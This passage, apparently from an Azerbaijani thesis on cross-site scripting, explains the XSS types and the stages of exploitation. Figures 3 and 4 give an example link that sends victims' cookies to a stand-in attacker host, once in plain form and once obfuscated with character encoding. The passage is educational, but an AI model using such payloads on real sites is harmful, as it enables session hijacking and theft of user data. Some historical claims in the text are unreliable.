Dinamik tətbiqlərdə isə məzmun istifadəçilər tərəfindən görülən hərəkətlərə uyğun olaraq dəyişə bilir. Məsələn, e-ticarət saytında istifadəçilər alış-veriş edə, səbətlərinə məhsul əlavə edə və ya ödənişlərini tamamlaya bilərlər. Veb tətbiqin dinamik quruluşu sayəsində bu əməliyyatlar real vaxt rejimində işlənir və nəticələr istifadəçilərə təqdim olunur.

Veb tətbiq hazırlanarkən əvvəlcədən düşünülmüş biznes tapşırığı və texniki tapşırığı hazırlanılır. Biznes analtiklər proqram təminatında nəzərdə tutulan prosesləri başlama müddətindən bitmə müddətinə qədər dəqiqliklə qeyd etməlidirlər. Biznes tapşırığı əsasında proqramçı texniki tapşırığı hazırlayır. Texniki tapşırıqda tətbiq hazırlanarkən istifadə olunacaq proqramlaşdırma dilləri, versiyaları və digər texniki məlumatlar qeyd olunur. Veb tətbiqin dizaynı UI dizayner tərəfindən interfeys üzrə tərtibatçıya verilir. Dizayn istifadəçini yormayan, göz oxşayan və istifadəçi yönümlü olmalıdır. Dizayn əsasında istifadəçi interfeysi hazırlanır. Tərtibatçı tapşırığa uyğun olaraq tətbiqi hazırlayır və bu zaman özü də bilmədən bəzi boşluqlar buraxa bilir. Məhz bu boşluqlar tətbiq üçün real təhlükə yaradır.İstifadəçi interfeysi kodlaşdırılan zaman mümkün yoxlamalar aparılmalıdır. İlk öncə əgər tətbiqdə hər hansı bir məlumat mübadiləsi aparılacaqsa o bölmələrdə müəyyən limitlərin qoyulması, hər hansı istifadəçi tərəfindən zərərli skriptin çalıştırılmaması üçün müvafiq addımların atılması mütləqdir. İstifadəçi səviyyəsində bütün yoxlanışlar bitdikdən sonra arxa planda yoxlanışlar aparılmalıdır. Çünki hücumçu istifadəçi interfeysində olan yoxlamanı aşa bilər. Hər bir brauzerdə **developer tools** mövcuddur. Onun vasitəsi ilə tətbiqin kodlarına müdaxilə etmək mümkündür. Ancaq arxa planda yoxlanış zamanı müdaxilə etmək o qədər də asan proses deyil. Arxa planda müvafiq bölmələr üzrə yoxlamalar aparılmalı, xüsusi şifrələmə texnologiyaları ilə məlumat mübadiləsi şifrələnməlidir.

Proqram təminatının təhlükəsizliyinin digər sahələri son illərdə diqqəti server

tərəfdən müştəri tərəfi hücumlarına tədricən dəyişməsinin şahidi olub. Məsələn, Microsoft şirkəti tez-tez server məhsullarında ciddi təhlükəsizlik boşluqları elan edirdi. Çoxsaylı müştəri tərəfi çatışmazlıqları açıqlansa da, bunlara daha az diqqət yetirildi, çünki serverlər əksər hücumçular üçün daha cəlbedici hədəf təqdim edirdi. Cəmi bir neçə il ərzində, iyirmi birinci əsrin əvvəllərində bu vəziyyət kəskin şəkildə dəyişdi.Bununla belə, bu məhsulun ilk buraxılışından bəri Microsoft-un İnternet Explorer brauzerində çoxlu sayda çatışmazlıqlar aşkar edilmişdir. Təhlükəsizlik təhdidləri haqqında ümumi məlumatlılıq artdıqca, hücumçularla döyüşün ön xətti server tərəfdən müştəri tərəfə keçdi.

Müştəri tətbiqin nəzarətindən kənarda olduğundan, istifadəçilər server tərəfindəki tətbiqə ixtiyari daxiletmələr təqdim edə bilərlər. Tətbiq bütün daxiletmənin potensial olaraq zərərli olduğunu qəbul etməlidir. Belə olan halda o, hücumçunun tətbiqin məntiqinə və davranışına müdaxilə edərək, onun məlumatlarına, funksionallığına icazəsiz giriş əldə bilməməsini təmin etmək üçün addımlar atmalıdır.Bu problem müxtəlif yollarla özünü göstərir:

1. İstifadəçilər sorğu parametrləri, kukilər və HTTP başlıqları daxil olmaqla, müştəri ilə server arasında ötürülən istənilən məlumat parçasına müdaxilə edə bilərlər. Müştəri tərəfində həyata keçirilən hər hansı təhlükəsizlik nəzarəti, məsələn, daxilolmaların yoxlanılmasını asanlıqla yan keçə bilər.
2. İstifadəçilər tətbiqə daxil olmaq üçün yanlız veb brauzerdən istifadə etməklə məhdudlaşmırlar. Çoxsaylı geniş yayılmış alətlər veb tətbiqlərə hücuma kömək etmək üçün brauzerlə yanaşı və ya ondan asılı olmayaraq fəaliyyət göstərirlər. Bu alətlər heç bir brauzerin adətən etmədiyi sorğuları ata bilər və istismar etmək üçün çoxlu sayda sorğu yarada bilər.
3. İstifadəçilər istənilən ardıcıllıqla sorğu göndərə və parametrləri tətbiqin gözlədiyindən fərqli mərhələdə, birdən çox formada təqdim edə bilər.

Veb tətbiqlərə qarşı hücumların əksəriyyəti tətbiqin arxitekturu tərəfindən gözlənilməyən təhlükəsizlik tədbirləri nəticəsində arzu olunmayan daxiletmənin serverə göndərilməsini əhatə edir. Bu məqsədə çatmaq üçün hazırlanmış məlumatların təqdim edilməsinə dair bəzi nümunələr vardır:

1. Gizli HTML forması sahəsində ötürülən informasiyanın dəyişdirilməsi
2. Təsdiqlənmiş istifadəçinin sessiyasını oğurlamaq üçün HTTP kukisində ötürülən sessiyanın dəyişdirilməsi
3. Tətbiqin emalında məntiq qüsurundan istifadə etmək üçün təqdim edilən müəyyən parametrlərin silinməsi

XSS ilk dəfə veb tətbiqi təhlükəsizlik icmasında geniş tanınmağa başlayanda bəzi peşəkar nüfuz testçiləri bu hücumu axsaq zəiflik kimi qəbul etməyə meyilli idilər. Zamanla bu qavrayış dəyişdi və bu gün XSS veb dünyasında bir nömrəli təhlükəsizlik kimi qeyd olunur. Müştəri tərəfi hücumları ilə bağlı araşdırmalar inkşaf etdikcə, XSS zəifliklərinin yüksək profilli təşkilatları pozmaq üçün istifadə edildiyi çoxsaylı real hücumlar baş verdi. XSS tez-tez tətbiq daxilində kritik təhlükəsizlik zəifliyini təmsil edir. Çox vaxt dağıdıcı təsir üçün digər zəifliklərlə birləşə birləşdirilə bilər.Bəzi hallarda, XSS hücumu virusa və ya öz-özünə yayılan qurdlara çevrilir.XSS hücumları hücumçunun hədəflənmiş saytda zərərli skript işlətməsinə imkan verən istismarlardır (https://cheatsheetseries.owasp.org/cheatsheets/Cross _ Site_Scripting_Prevention_Cheat_Sheet.html). Bu, hücumçuya istifadəçinin brauzerində zərərli hərəkətlər etməyə imkan verir. Məsələn, hücumçu veb tətbiqdəki formada zərərli kodu daxil edə və həmin formanı dolduran istifadəçilərin brauzerlərində zərərli hərəkətlər edə bilər. Bu hərəkətlərə istifadəçinin giriş məlumatlarını oğurlamaq, onları zərərli saytlara yönləndirmək və ya istifadəçinin həssas informasiyalarını oğurlamaq daxil ola bilər. İlk XSS hücumu 1990-cı illərin sonunda baş verdi. Bu hücumu israilli hücumçu Amichai Shulman həyata keçirib, o, saytlarda istifadəçinin giriş bölmələrinə zərərli kod yeridib. Bu kod istifadəçinin brauzerində işlədikdə, hücumçunun kompüterindən giriş məlumatlarını oğurlamaq məqsədi daşıyırdı. 2000-ci illərin əvvəllərində XSS hücumları daha çox yayılmış və hücumçular tərəfindən tez-tez istifadə edilmişdir. Hücumçular istifadəçilərin daxil etdiyi məlumatları adekvat şəkildə təsdiq etməyən veb tətbiqləri hədəf alaraq, saytlara zərərli kodlar yeritməklə istifadəçilərin brauzerlərini oğurlamağa başlayıblar.Bu hücumlar nəticəsində bir çox istifadəçinin şəxsi məlumatları oğurlanıb və zərərli reklamlara yönləndirilib. Saytlararası skript OWASP üzrə ilk 10

zəiflik siyahısında 3-cü yerdədir (https://cheatsheetseries.owasp.org/cheatsheets /XSS_Filter_Evasion_Cheat_Sheet.html). XSS hücumunun təsiri həssas sayt tərəfindən həyata keçirilən təhlükəsizlik tədbirlərindən asılıdır. Bu təsir olduqca yüksək ola bilər. Saytlararası skript, etibar etdikləri veb-əsaslı tətbiqlər, serverlər və ya plug-in sistemlərində mövcud olan məlum boşluqlardan istifadə edir. Nəticə etibarı ilə oğurlanmış məzmun istifadəçi brauzerinə çatdıqda, o, etibarlı mənbədən çatdırılmış hesab edilir və beləliklə, mənbə saytı ilə əlaqəli həmin giriş məlumatlarına verilən icazələr əsasında işləyir. Hücumçu səhifəyə zərərli skripti yeritməyin müxtəlif yollarını tapmaqla, seans kukiləri və istifadəçi adından brauzer tərəfindən saxlanılan digər məlumatlar kimi yüksək həssas dataya imtiyazlı giriş əldə edə bilər.Saytlararası skript hücumları kod yeridilməsinin xüsusi halıdır (https://cheatsheetseries.owasp.org/cheatsheets/DOM_based_XSS_Prevention_Che at_Sheet.html).

Saytlararası skript şəbəkə iyerarxiyasının tətbiqi səviyyəsində yerləşdirilən hücum növüdür. XSS adətən server tərəfində deyil, müştəri tərəfində yəni istifadəçilərin brauzerində yerinə yetirilən səhifəyə daxil edilmiş skriptləri hədəfləyir (https://www.acunetix.com/websitesecurity/cross-site-scripting/).

XSS, hücumçunun gözlədiyi kimi, veb tətbiqdə mövcud olan müştəri tərəfi skriptlərinin giriş üsulu yəni manipulyasiyası ilə işə salınır. Bu cür manipulyasiya skripti həmin səhifə yükləndiyi və ya əlaqəli hadisə yerinə yetirildiyi yerdə səhifəyə yerləşdirilir (https://cheatsheetseries.owasp.org/cheatsheets/ Cross_Site_Scripting _Prevention_Cheat_Sheet.html#xss-defense-cheat-sheet).

Klassik XSS hücumunda hücumçu öz zərərli skripti ilə orjinal səhifəni yoluxdurur.İstifadəçi bu səhifəni ziyarət etdikdə skript onun brauzerinə endirilir və icra olunur.

XSS -in əsas nümunələrindən biri, hücumçunun orginal alış-veriş saytının linkinə zərərli skript yeritməsidir. İstifadəçi belə linkə daxil olduqda o, saxta, lakin eyni səhifəyə yönləndiriləcək. Zərərli səhifə alış-veriş saytında gəzinən istifadəçinin kukisini oğurlamaq üçün skript işlədir və həmin kuki indi qanuni istifadəçilərin sessiyasını ələ keçirə bilən zərərli istifadəçiyə göndərilir. Alış- veriş saytında heç bir

hücum həyata keçirilmədiyindən, lakin yenə də XSS istifadəçini aldatmaq və onun sessiyasına rəhbərlik etmək üçün səhifədəki skript zəifliyindən sui-istifadə edib. Zərərli link tanınmasını daha az aydın etmək üçün adətən istifadə edilən hiylə hər hansı dəstəklənən kodlaşdırma metodunda linkin XSS hissəsini kodlaşdırmaqdır. Bu hücum zamanı zərərli link istifadəçilər üçün zərərsiz görünməsinə səbəb olacaq. Buna görə də onlar zərərli linkə məhəl qoymadan istismara səbəb olacaqlar.

XSS hücumu üç obyekti əhatə edir:

- XSS zəifliyi olan sayt
- Saytın qanuni istifadəçiləri
- Hücumçu

Hücumçunun məqsədi qanuni istifadəçilərin etimadnaməsini istifadə edərək saytda pis məqsədli əməliyyatlar həyata keçirə bilməkdir.


1.2 XSS hücumunun növləri və nəticələri

XSS hücumlarını üç əsas kateqoriyaya bölmək olar.Onlar hücumların təşkilinə görə bir-birlərindən fərqlənirlər:

Stored XSS – Bu tip hücumda pis niyyətli haker sayta zərərli kod göndərir və həmin kod saytda saxlanılır. Sonra hər hansı bir istifadəçi sayta daxil olduqda, zərərli kod brauzerdə işə salınır. Stored XSS hücumları digər növlərdən daha təhlükəlidir.Bu versiya bir istifadəçi tərəfindən təqdim edilən məlumatlar saxlandıqda və sonra filtrlənmədən və ya müvafiq qaydada təmizlənmədən digər istifadəçilərə göstərildikdə yaranır (https://guides.rubyonrails.org/security.html #cross-site-scripting-xss). Stored XSS zəifliklərі son istifadəçilər arasında qarşılıqlı əlaqəni dəstəkləyən tətbiqlərdə və ya inzibati heyətin eyni tətbiq daxilində istifadəçi qeydlərin və məlumatlarına daxil olduğu yerlərdə geniş yayılmışdır. Məsələn alıcılara konkret əşyalar haqqında suallar göndərməyə və satıcılara cavablar göndərməyə imkan verən hərrac ərizəsini nəzərdən keçirək. Əgər istifadəçi daxili javascript-i ehtiva edən sual göndərə bilərsə və tətbiq bunu filtrləməzsə və ya təmizləmirsə, pis niyyətli haker həm satıcı, həm də suala baxan hər kəsin brauzerində ixtiyari skriptlərin icrasına səbəb olan hazırlanmış sual göndərə bilər. Bu konteksdə,

mənfi məqsədli hücumçu potensial olaraq bilmədən istifadəçilərin istəyinə uyğun olmadan əşyaya qiymət təklif etməsinə səbəb ola bilər və ya satıcının auksiyonu bağlamağa və hücumçunun əşya üçün aşağı təklifini qəbul etməsinə səbəb ola bilər. Hücumçu tərəfindən yaradılan zərərli skriptlər server tərəfindən verilənlər bazalarında və ya saytda daimi saxlandığı, etibarlı tətbiqdən gələn adi səhifələr kimi digər istifadəçilərə qaytarıldığı və istifadəçi HTML-nin lazımi təmizlənmədən onları şərh etdiyi üçün təhlükəli hesab olunur. Stored XSS zəifliklərinə qarşı hücumlarda adətən tətbiqə ən azı iki sorğu ilə müraciət olunur. Birincisi, hücumçu tətbiqin saxladığı zərərli kodu ehtiva edən bəzi hazırlanmış məlumatları göndərir. İkincidə, qurban hücumçunun məlumatlarını ehtiva edən səhifəyə baxır və zərərli skript qurbanın brauzerində icra olunur. Bu cür zərərli skriptləri daimi saxlamaq üçün verilənlər bazası, mesaj formu, şərh sahələri və ziyarətçi qeydləri kimi müxtəlif formalardan istifadə edilir və xüsusi məzmun üçün sorğu edildikdə istifadəçi brauzerinə göndərilir (Şəkil 1).

Şəkil 1. Stored XSS hücumunun baş vermə prosesi



Mənbə: https://core.ac.uk/download/pdf/53189097.pdf

Şəkildə hücumçu sayta zərərli skripti daxil edir. Qurban həmin səhifəyə daxil olduqda, hücumçu tərəfindən yeridilmiş zərərli skripti cavab səhifəsinin məzmunu kimi daxil edilir və qurbanlara göndərilir. Brauzer onu eyni giriş imtiyazları ilə icra edəcək vəziyyətə gəlir. Həmin səhifədəki hər hansı digər skript və ya HTML məzmunu kimi olacaq. Davamlı hücumlar hakerin qavrayışında asan icra olunur, çünki o, skripti yeritməyə müvəffəq olduqdan sonra həmişəlik olaraq yaddaşda

saxlanılacaq.Bu isə tətbiqin daima hücum altında olması ilə nəticələnəcək.


Bu hücum növü BeEF, XSS Proxy və Backframe kimi brauzer istismar çərçivələri ilə də istismar edilə bilər. Bu çərçivələr kompleks javascript istismarının inkşafına imkan verir. Stored XSS, yüksək imtiyazları olan istifadəçilərin daxil olduğu tətbiq sahələrində xüsusilə təhlükəlidir. Administrator həssas səhifəyə daxil olduqda, hücum avtomatik olaraq onların brauzeri tərəfindən həyata keçirilir. Bu seans icazəsi kimi həssas məlumatları ifşa edə bilər. Daha sonra istifadəçi sayta daxil olduqda, mənfi məqsədlə yazılmış zərərli kod brauzerdə işə salınır və istifadəçinin brauzerində arzuolunmaz əməliyyatlar həyata keçirə bilər. Bu, istifadəçilərin giriş məlumatlarının ələ keçirilməsi, zərərli proqramların yüklənməsi və hətta istifadəçilərin cihazlarına nəzarətin edilməsi kimi təhlükəli hallara səbəb ola bilər.

Veb tətbiq bu tip hücumlara qarşı həssas olduqda, sorğular vasitəsi ilə göndərilən təsdiqlənməmiş girişi müştəriyə qaytaracaq. Zərərli skriptlər adətən javascript dilində yazılır, lakin digər skript dillərindən də istifadə olunur. Hücumçular qurbanın kukilərini oğurlamaq, mübadilə buferini oğurlamaq və səhifənin məzmununu dəyişmək üçün bu boşluqlardan istifadə edirdilər. XSS zəifliklərinin qarşısının alınmasında əsas çətinliklərdən biri düzgün simvol kodlaşdırmasıdır. Bəzi hallarda, veb server və tətbiqi simvolların bəzi kodlaşdırmalarını süzgəcdən keçirə bilər, lakin sadəcə zərərli skripti ehtiva edən zaman filtrləyə bilməz.

Reflected XSS – bu tip hücumda pis niyyətli haker istifadəçinin sorğusu vasitəsi ilə sayta zərərli kod göndərir (https://angular.io/guide/security#xss, 2023). Reflected XSS hücumu halında haker istifadəçini sosial mühəndislik və ya digər vasitələrlə zərərli linklərə daxil olmaq üçün aldatmalıdır. Veb sayt bu sorğunu emal edir və cavab olaraq brauzerdə zərərli kod işə salınır. Veb tətbiqdə giriş filterasiya edildiyi üçün Reflected XSS saytlararası skript hücumlarının qarşısını alınır, eyni zamanda təhlükəsizlik divarı zərərli girişi bloklayır və müasir veb brauzerlərdə quraşdırılmış mexanizmlər vasitəsi ilə bu baş verir. Tester brauzerlərin hücumunun qarşısını ala bilməyəcəyini fərz edərək zəifliklərı yoxlamalıdır. Brauzerlər köhnəlmiş və ya daxili təhlükəsizlik funksiyaları deaktiv edilmiş ola bilər. Tətbiq

təhlükəsizlik divarının yəni, naməlum hücumları tanımasına zəmanət verilmir. Haker veb tətbiqi təhlükəsizlik divarı tərəfindən tanınmayan bir hücum xətti yarada bilər. Beləliklə, hücumun qarşısının alınmasının əksəriyyəti veb tətbiqinin etibarsız istifadəçi girişinin təmizlənməsindən asılı olmalıdır. Tərtibatçılar təmizlənmə üçün bir neçə mexanizm istifadə edə bilər. Bu mexanizmlərə xətanı qaytarmaq, etibarsız daxiletməni silmək, kodlaşdırmaq və ya dəyişdirmək daxildir. Tətbiqin etibarsız daxiletməni aşkar etdiyi və düzəltdiyi vasitə hücumun qarşısının alınmasında başqa bir zəiflikdir. Qara siyahıya bütün mümkün hücum sətirləri daxil olmaya bilər, ağ siyahı həddən artıq icazəli ola bilər və ya bir növ daxiletmə səhv olaraq etibar edilə bilər və təmizlənməmiş qala bilər. Bütün bunlar hücumçulara XSS filterlərindən yan keçməyə imkan verir. İstifadəçinin serverə sorğuda təqdim etdiyi məlumatların hər hansı digər cavab növü şəklində əks olunduğu hücum növləridir. Reflected XSS qurbana müxtəlif yollarla çatdırılır.İstifadəçi aldadıldıqda, xüsusi hazırlanmış formanın təqdim edilməsi ilə nəticələnən zərərli linkə daxil olduqda və ya sadəcə olaraq istifadəçi brauzerinə hücumu əks etdirəcək zərərli sayta baxdıqda və brauzer həmin cavabı sanki etibarlı saytdan gəlmiş kimi qəbul edəcək.

Şəkil 2. Reflected XSS hücumunun baş vermə prosesi



Mənbə: https://core.ac.uk/download/pdf/53189097.pdf

Şəkil 2 – də təsvir olunduğu kimi, haker zərərli skripti hədəf üzrə qurbanın brauzerinə daxil edir. Belə ki, qurban həmin linkə daxil olduqda, kuki oğurlanaraq haker serverində saxlanılan skriptə işarə edən verilənlər axtarışı parametri ilə sorğu təyinati üzrə sayta yönləndirilir. Bu zaman tətbiqə cavab göndərir, sonra həmin skript qurbanların brauzerində icra olunur və nəticədə kuki oğurluğu hücumu baş

verir (Şəkil 3).

Bəzi hallarda təcavüzkar qurbanı ondan parametri gizlətmək üçün link parametrlərini kodlaşdırmaqla aldada bilər. Bu halda qurban göndərilən linkə diqqətli yanaşmasa linkə daxil ola və hücuma məruz qala bilər.

Şəkil 3. Kuki oğurlamaq üçün linkin formalaşdırılması

```
http://webapplication.com?search="><img
src="x" onerror="http://attackerhost.example/cgi-
bin/cookiesteal.cgi?'+document.cookie">
```

Mənbə: https://core.ac.uk/download/pdf/53189097.pdf

İstifadəçilər belə halları nəzərə alıb, maksimum diqqətli olmalı eyni zamanda linkin orginal olub olmamasını yoxlamalıdırlar (https://legacy.reactjs.org/docs/dom-elements.html#dangerouslysetinnerhtml). Şəkil 4-də qeyd olunan linkin məzmunu hex kodlaşdırma sxemində kodlanmış şəkildə göstərilir.

Şəkil 4. Kodlaşdırılmış saxta linkin formalaşdırılması

```
http://webapplication.com?search
&#61&#8220&#62&#60&#105&#109&#103&#32&#115&#114&#99&#61&#8220&#120&#8221&#3
2&#111&#110&#101&#114&#114&#111&#114&#61&#8220&#104&#116&#116&#112&#58&#47&
#47&#97&#116&#116&#97&#99&#107&#101&#114&#104&#111&#115&#116&#46&#101&#120&
#97&#109&#112&#108&#101&#47&#99&#103&#105&#45&#32&#98&#105&#110&#47&#99&#11
1&#111&#107&#105&#101&#115&#116&#101&#97&#108&#46&#99&#103&#105&#63&#39&#43
&#100&#111&#99&#117&#109&#101&#110&#116&#46&#99&#111&#111&#107&#105&#101&#8
221&#62
```

Mənbə: https://core.ac.uk/download/pdf/53189097.pdf

Bu növ zəiflik istifadəçilərin etimadnamələri, sessiya məlumatı və ya digər həssas məlumatları əldə etmək və ya zərərli əməliyyatları həyata keçirmək üçün istifadə edilə bilər. Məsələn, veb tətbiq axtarış qutusunu ehtiva edir və istifadəçilərə axtarış imkanı verir. Veb tətbiq istifadəçinin daxil etdiyi axtarış şərtlərini götürür və nəticələri istifadəçiyə göstərir. Bununla belə, veb tətbiqi girişləri düzgün filtrləmədiyinə görə, xüsusi hazırlanmış link haker tərəfindən istifadəçilərin brauzerlərinə zərərli müdaxilə etmək üçün istifadə edilə bilər.

Başqa bir nümunəyə baxsaq, tətbiq istifadəçilərə hesab məlumatlarını yeniləməyə imkan verən səhifədən ibarətdir. İstifadəçi adı, parol, e-poçt ünvanı kimi həssas məlumatlarla yanaşı, profil şəklini yükləmək imkanı da var. Veb tətbiq bu profil şəklini yükləmə prosesi zamanı yanlız müəyyən növ və ölçülərdə şəkil faylına icazə verir. Bununla belə, əgər tətbiq çalışma prosesi zamanı fayl növünü düzgün

yoxlayırsa, haker XSS hücumunu həyata keçirmək üçün bu funksiyadan sui-istifadə edə bilərlər. Məsələn, haker javascript kodunu ehtiva edən jpg faylı hazırlayır və şəkil faylının genişləndirilməsini .jpg dən .html-ə dəyişir. Bu faylı şəkil kimi yükləməklə haker veb tətbiqinin təhlükəsizlik tədbirlərindən yan keçir və skriptin işləməsinə icazə verir. İstifadəçi profil şəklinə baxmaq üçün səhifəyə daxil olduqda, brauzer javascript kodunu icra edir.


Sessiya identifikatoru kimi vacib məlumatlar haker tərəfindən oğurlana bilən kukilərdə saxlanılır, buna görə də haker istifadəçinin şəxsiyyətini və onunla əlaqəli məxfi məlumatı oğurlaması mümkündür. Normal istifadəçilər üçün bu, bank hesabı etimadnamələri və kredit kartı məlumatları kimi şəxsi məlumatların itirilməsinə səbəb olacaq. Hesab varsa, yüksək imtiyazlara malik olan administrator istifadəçisinin girişindən istifadə edən haker XSS vasitəsi ilə haker veb serverə və əlaqəli verilənlər bazası sisteminə daxil ola bilər və bununla da veb tətbiq üzərində tam nəzarətə malik olacaqdır.

DOM XSS – bu tip hücumda haker hədəf saytdakı HTML səhifəsində elementləri dəyişdirir. Bu o deməkdir ki, istifadəçilərin brauzerlərində işləyən zərərli kod hədəf saytın özü tərəfindən deyil, haker tərəfindən manipulyasiya edilən DOM tərəfindən yaradılır (https://content-security-policy.com/). Bu hücum növü, javascript kodunu birbaşa DOM-a yeritməklə veb tətbiqdə baş verən XSS hücumunun bir növüdür. DOM, veb səhifələrin strukturu və məzmununu sistemli şəkildə təmsil etmək üçün istifadə olunan API-dir. DOM veb səhifənin ağac strukturunu yaradır və bu strukturu proqramlaşdırma dilləri tərəfindən istifadə edilə bilən obyekt modelinə çevirir. HTML sənədindəki obyektlərə daxil olmaq və manipulyasiya etmək üçün standartdır. Səhifədə mövcud olan hər bir obyektinə document. referrer, document.url kimi xassələrdən istifadə etməklə daxil olmaq və dəyişdirmək olar.Haker bu cür hücumu həyata keçirmək üçün DOM xassələrinə manipulyasiya edə və ya daxil ola bilər. DOM əsaslı XSS-də zərərli skript veb serverə çatmır. O, yanlız müştəri tərəfində həyata keçirilir (Şəkil 5).

XSS-in ciddi təhlükələrindən biri etibarnamə ilə təsdiq edilmiş dezinformasiya təhlükəsidir. Bu tip hücumlara istifadəçinin baxış fəaliyyətlərinə

casusluq edə bilən və buna görə də məxfiliyin itirilməsinə səbəb olan zərərli proqramlar daxil ola bilər. Digər növ dezinformasiya, zərərli kodun veb brauzer tərəfindən şərh edildikdən sonra səhifənin məzmununun görünüşünü dəyişdirə bilməsidir.

Şəkil 5. DOM XSS hücumunun baş vermə prosesi



Mənbə: https://core.ac.uk/download/pdf/53189097.pdf

Müəssisə baxımından, onların veb tətbiqlərinin hər zaman əlçatan olması vacibdir. Bununla belə, zərərli skriptlər əlçatanlığın itirilməsinə səbəb ola bilər. İstifadəçi XSS vasitəsi ilə əldə edilə bilən müvafiq səhifəyə daxil olmağa çalışdıqda onu fərqli səhifəyə yönləndirmək yolu ilə əlçatanlığa nail olmaq olarsa, zərərli nəticələr meydana gəlir. XSS hücumunun keçmiş nümunəsi myspace.com sosial şəbəkə saytında zərərli qurdun yayılması idi və bu xidmətdən imtina hücumu ilə nəticələndi. Zərərli skript sonsuz olaraq xəbərdarlıq qutularını atan skriptdən istifadə edərkən istifadəçi brauzerini sıradan çıxartdı, bu isə öz növbəsində istifadəçilərin səhifəyə daxil olmasında problem yaşatdı. Zərərli skript müştəri brauzerini haker saytına yönləndirə bilər və sonra müştəriyə trojan atı proqramlarını quraşdırmaq kimi müxtəlif sistem əmrlərini yerinə yetirməklə və ya istifadəçi haqqında məlumatı özündə əks etdirən yerli məlumatları yükləyərək istifadəçi kompüterinə tam nəzarət etmək üçün veb brauzerdə mövcud olan təhlükəsizlik boşluqlarından faydalana bilər. Ona görə brauzer seçimi edən zaman etibarlı brauzerlərdən istifadə etmək lazımdır. Brauzerlərdə məlumat mübadiləsi edən zaman daha diqqətli olunmalıdır.

1.3 XSS hücumunun istismar mərhələləri

XSS hücumunun ümumi istismar mərhələləri aşağıda qeyd etdiyim nüanslardır:

Kəşf – Haker hədəf veb tətbiqdə XSS zəifliyini axtarır. Bu mərhələdə haker veb tətbiqinin səhifələrini və formalarını yoxlayır ki, onların istifadəçi daxiletməsini və ya dinamik məzmununu düzgün emal edib-etmədiyini yoxlayır. Bu mərhələdə haker aşağıdakı üsullardan istifadə edə bilər:

1. Veb tətbiqini skan edərək, səhifələrin və formaların mənbə kodunu tədqiq etməklə potensial XSS zəifliklərinin müəyyən edilməsi
2. İstifadəçi daxiletmələri və veb tətbiqinin dinamik məzmunu ilə qarşılıqlı əlaqə quraraq, tətbiqin necə reaksiya verdiyini müşahidə edərək XSS zəifliklərinin aşkar edilməsi
3. Hədəf veb tətbiqi üçün xüsusi hazırlanmış məlumat toplama vasitələrindən istifadə etməklə tətbiq haqqında məlumat toplanılması
4. İstifadə olunan texnologiyaları və hədəf veb tətbiqinin yenilənmələrini tədqiq etməklə açıq mənbə təhlükəsizlik zəifliklərini və ya səhvlərini aşkar etməyə cəhd edilməsi

Bu kəşf mərhələsində haker hədəf veb tətbiqi haqqında mümkün qədər çox məlumat toplamağa çalışır və diqqətini potensial XSS zəifliklərinin aşkarlanmasına yönəldir.

Hazırlıq – Haker XSS hücumu üçün müvafiq faydalı yük hazırlayır.Faydalı yük hədəf istifadəçilərin brauzerində zərərli kodu işlətmək üçün istifadə olunan sətirdir (https://docs.djangoproject.com/en/3.2/topics/security/#cross-site-scripting-xss-protection). XSS hücumunda hazırlıq mərhələsi hakerin kəşf mərhələsində müəyyən edilmiş XSS zəifliyindən istifadə etməyə hazırlaşmasıdır. Bu mərhələdə haker aşağıdakı addımları yerinə yetirə bilər:

XSS zəifliyini aşkar etmək və istismar etmək üçün lazım olan hücum vektorlarının müəyyən edilməsi. Bu mərhələdə haker XSS zəifliyinin xarakterini və istifadə olunan tətbiq texnologiyalarını nəzərə alaraq hansı növ hücum vektorlarından istifadə oluna biləcəyini müəyyənləşdirir. Məsələn, skript teqləri,

HTML elementləri, javascript kodları kimi vektorlardan istifadə edilə bilər.

XSS zəifliyindən istifadə etmək üçün istifadə ediləcək hücum kodunun hazırlanması. Bu kod adətən javascript kodu və ya oxşar blokdur.İstifadəçinin brauzerində işləmək üçün nəzərdə tutulub. Haker istismar etmək istədikləri XSS zəifliyinə uyğun hücum kodu hazırlayır (https://core.ac.uk/download/pdf/53189097.pdf , 2014).

Hazırlanmış hücum kodunu XSS zəifliyinə ən uyğun şəkildə yerləşdirmək üçün lazımi tədbirlərin görülməsi. Bu mərhələdə haker internet səhifəsində istifadəçi daxiletmələrini və digər dinamik elementləri nəzərə alaraq hücum kodunu optimal şəkildə yerləşdirir. Bu mərhələdə hakerin məqsədi kodu istifadəçinin brauzerində işə salmaqdır.

Hücum vektorunun və hücum kodunun sınaqdan keçirilməsi.
Haker hazırladığı hücum vektorlarını və hücum kodlarını yoxlamaq üçün onu müxtəlif brauzerlərdə və platformalarda işlədir. Bu yolla o, hücum kodunun düzgün işləməsinə və istifadəçinin brauzerində arzuolunmaz təsirlərə yol verməməsinə əmin olur.

Hazırlıq mərhələsi haker hədəf veb tətbiqindən istifadə etməyə hazırlaşdığı və hücum vektorlarını, kodunu sınaqdan keçirdiyi mühüm mərhələdir.

İnfiltrasiya – Haker faydalı yükü hədəf veb tətbiqinə göndərir. Faydalı yük veb tətbiqin və ya istifadəçi girişinin dinamik şəkildə yaradılan məzmununda zəifliklərdən istifadə edərək brauzerin bir hissəsinə çevrilir. Bu mərhələdə haker hədəf istifadəçinin kompüter sisteminə və ya veb tətbiqinə giriş əldə etməyi hədəfləyir.İnfiltrasiya mərhələsini həyata keçirmək üçün aşağıdakı addımları yerinə yetirmək olar:

1. XSS hücumu ilə zərərli kodlar hədəf istifadəçinin brauzerinə yeridilir.
2. Bu kodlar hədəf istifadəçinin brauzerində işlədilir və hakerin idarə etdiyi serverə qoşulur.
3. Haker port skan etmə, autentifikasiyadan yan keçmə və ya digər üsullardan istifadə edərək hədəf veb tətbiqinə daxil olmağa çalışır.
4. Haker hədəf veb tətbiqinə uğurla sızarsa, onlar verilənlər bazalarına və ya

digər həssas məlumatlara giriş əldə edə və ya tətbiqin təklif etdiyi funksionallıqdan sui-istifadə edərək sistemi ələ keçirə bilərlər.

Kəşf və İstismar - Brauzer haker tərəfindən vurulan faydalı yükü yerinə yetirir və zərərli kodu hədəf istifadəçinin cihazında işlədir. Bu zaman haker istifadəçinin sessiya məlumatlarına və ya digər həssas informasiyalara daxil ola və ya hədəf istifadəçinin brauzerini yönləndirə bilər.

FƏSİL 2. XSS HÜCUMUNUN QARŞISININ ALINMASI

2.1 Müdaxilənin ənənəvi üsullarla həlli

